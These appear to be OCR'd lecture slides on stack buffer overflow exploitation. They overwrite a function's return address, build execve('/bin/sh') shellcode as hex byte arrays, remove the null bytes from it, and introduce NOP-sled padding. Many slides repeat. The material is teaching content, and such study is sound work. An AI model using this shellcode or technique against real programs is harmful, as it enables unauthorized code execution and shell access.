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

injecting code in buffer: example

```
void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

Q: modify **`function`** to jump over **`x = 1;`**

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

i.e. **`function`** returns to here

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
need to change this somehow




injecting code in buffer: example

(changing `ret`)

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}
```




injecting code in buffer: example

(changing `ret`)

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}
```

now we're at location of `ret` in memory



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

buffer1 size:

5*8 = 40 → 64 (8 Bytes)

round up (to nearest word)

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(changing `ret`)

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void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
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   ret = buffer1 + 12;
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

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5*8 = 40 → 64 (8 Bytes)

round up (to nearest word)

SFP size:

1 word (32bits = 4 bytes)

injecting code in buffer: example

(changing `ret`)

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   char buffer1[5];
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
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}
```

actually, 10

(how?)

now we're at location of `ret` in memory



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round up (to nearest word)

SFP size:

1 word (32bits = 4 bytes)

injecting code in buffer: example

objective:

```
void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

call here

return here

injecting code in buffer: example

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}
```

actually, 10 (how?) → get from ASM

objective:

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void main() {
  int x;

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injecting code in buffer: example

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```
Dump of assembler code for function main:
0x8000490 :    pushl  %ebp
0x8000491 :    movl   %esp,%ebp
0x8000493 :    subl   $0x4,%esp
0x8000496 :    movl   $0x0,0xfffffffc(%ebp)
0x800049d :    pushl  $0x3
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0x80004a1 :    pushl  $0x1
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0x80004c5 :    popl   %ebp
0x80004c6 :    ret
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```

injecting code in buffer: example

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

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`function` orig return addr.

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`x = 1`

pass `x` to `printf`

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pass `x` to `printf`

`function` orig return addr.

want **`function`** to return here

injecting code in buffer: example

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  x = 0;
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`0x80004b2 - 0x80004a8 = 0xA = 10`

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`x = 1`

pass `x` to `printf`

`function` orig return addr.

want **`function`** to return here

`0x80004b2 - 0x80004a8 = 0xA = 10`

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ret = buffer1 + 12;
(*ret) += 10;
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outline of attack:

1. insert malicious code
2. upon function exit, return to malicious code

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
code injection attack:

1. what to inject?
2. how to know address?

what to inject?

(payload)


shellcode



something that spawns a terminal /command prompt

what to inject?

(payload)



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


```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory

           buffer                sfp   ret   a     b     c

<------   [SSSSSSSSSSSSSSSSSSS][SSSS][0xD8][0x01][0x02][0x03]
           ^                           |
           |___________________________|
top of                                                          bottom of
stack                                                              stack
```

S:= shellcode

shellcode

```
#include stdio.h

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

shellcode

```
#include stdio.h

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

+ (cat)

when shell exits, program should terminate nicely

```
#include <stdlib.h>

void main() {
        exit(0);
}
```

shellcode

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#include stdio.h

void main() {
   char *name[2];

   name[0] = "/bin/sh";
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→

1. static compile each
2. get relevant code
3. put in buffer

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```
#include <stdlib.h>

void main() {
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→ 1. static compile each
2. get relevant code
3. put in buffer

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

shellcode

stick in buffer
(our `large_string`)

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```

shellcode

stick in buffer
(our `large_string`)

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```

problem:

strcpy stops copying here
(null encountered)


shellcode v2

ASM of shellcode:

```
Problem instruction:
-----------------------
movb   $0x0,0x7(%esi)
molv   $0x0,0xc(%esi)

-----------------------
movl   $0xb,%eax
-----------------------
movl   $0x1, %eax
movl   $0x0, %ebx

-----------------------
```




`0x00`s here

shellcode v2

ASM of shellcode:

```
Problem instruction:                    Substitute with:
-------------------------------------------------------------
movb   $0x0,0x7(%esi)                   xorl   %eax,%eax
molv   $0x0,0xc(%esi)                   movb   %eax,0x7(%esi)
                                        movl   %eax,0xc(%esi)
-------------------------------------------------------------
movl   $0xb,%eax                        movb   $0xb,%al
-------------------------------------------------------------
movl   $0x1, %eax                       xorl   %ebx,%ebx
movl   $0x0, %ebx                       movl   %ebx,%eax
                                        inc    %eax
-------------------------------------------------------------
```



0x00s here

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

--------------------------------------------------------
movl   $0xb,%eax                        movb   $0xb,%al
--------------------------------------------------------
movl   $0x1, %eax                       xorl   %ebx,%ebx
movl   $0x0, %ebx                       movl   %ebx,%eax
                                        inc    %eax
--------------------------------------------------------
```



0x00s here



get creative

(don't move 0x0 directly)

```
xorl:
      0^0 = 0
      1^1 = 0
```

shellcode v2

ASM of shellcode:

```
Problem instruction:                    Substitute with:
-------------------------------------------------------
movb   $0x0,0x7(%esi)                   xorl   %eax,%eax
molv   $0x0,0xc(%esi)                   movb   %eax,0x7(%esi)
                                        movl   %eax,0xc(%esi)
-------------------------------------------------------
movl   $0xb,%eax                        movb   $0xb,%al
-------------------------------------------------------
movl   $0x1, %eax                       xorl   %ebx,%ebx
movl   $0x0, %ebx                       movl   %ebx,%eax
                                        inc    %eax
-------------------------------------------------------
```

0x00s here


get creative
(don't move 0x0 directly)

```
xorl:
      0^0 = 0
      1^1 = 0
```

```
char shellcode[] =
       "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
       "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
       "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

problems:

1. how to know address of shellcode?
2. how to know location of **`RET`** in relation to end of **`buffer`**?



usually we can't know this

(where buffer is w/r/t bottom of stack)

solution: guess return address (shellcode address)
and pad shellcode with **NOP**s

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



solution: guess return address (shellcode address)
and pad shellcode with **NOP**s



